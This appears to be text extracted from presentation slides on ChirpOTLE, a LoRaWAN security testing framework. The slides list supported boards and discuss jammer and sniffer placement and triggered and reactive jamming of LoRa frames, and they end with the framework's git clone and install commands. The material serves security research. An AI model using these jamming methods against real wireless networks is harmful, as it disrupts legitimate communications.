


 <https://github.com/seemoo-lab/tpy>


Companion Application



Interaction with Nodes



Preconfigured Boards



Adafruit Feather M0
(SAMD21)


UART TCP IPC



pycom LoPy4
(ESP32)

UART TCP IPC

- TCP via WiFi
- Deployment still needs UART




Dragino LoRa GPS HAT
(+ Raspberry Pi running Linux)

UART TCP IPC


- Limited performance (RIOT process not running in real-time)

Attacking the Wireless Interface

LoRa PHY & Transceivers



Jamming (and Sniffing) LoRa



Sniffer close to transmitter


- Less interference by jammer
- Stronger signal from source

Jammer close to receiver

- Stronger jamming signal
- Creates less interference at sniffer



Attacking the Wireless Interface

Jamming Performance: Triggered Jamming




Attacking the Wireless Interface

Reactive Jamming




IRQ: VALID_HEADER





OPMODE=tx

DevAddr complete and matching



Jamming Performance: Reactive Jamming



Using the Framework

Installing ChirpOTLE

ChirpOTLE comes with a **central shell script** for installation and management.

Toolchains (e.g. xtensa or gcc-arm-none-eabi) for platforms are **installed in local folders** and added to the path ad-hoc when related boards are used.




Relying on the distributor (Debian, Ubuntu, ...) often led to version incompatibilities.

```
$ git clone \
  git@github.com:seemoo-lab/chirpotle.git
$ cd chirpotle
$ ./chirpotle.sh install
```

Using the Framework

Device Placement & Node Configuration

The **confeditor** command helps managing the connected nodes.



```
$ ./chirpotle.sh confeditor
```

```
===== Main Menu =====
```

What do you want to do?

```
List/edit controller configurations
```

```
List/edit node profiles
```

